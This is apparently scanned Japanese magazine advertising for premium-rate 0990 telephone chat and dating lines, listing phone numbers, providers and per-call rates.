
♥ 素敵な出会いと素敵な会話を ♥

今、最高に燃えている冒険者達に？

フレッシュダイヤル 24時間OK

0990・346・788

提供：テレック 東京・八王子市 TEL.0426-62-9292 6秒10円



寂しいあなたの
テレホン相談室！

0990-312-317
0990-334-799

♡ 女子大生、OLがあなたのダイヤルをお待ち
しております。♡

提供：Qバンク

これからの関係 24時間フルオープン
期待せずにはいられない…

0990-30-4224

テレクラ通いに The End NTTダイヤルサービス導入
いつでもどこからでも、電話するだけで、直接女性と会話ができます。
今までよりもグッと親近感UPで新しい興奮が芽生えます。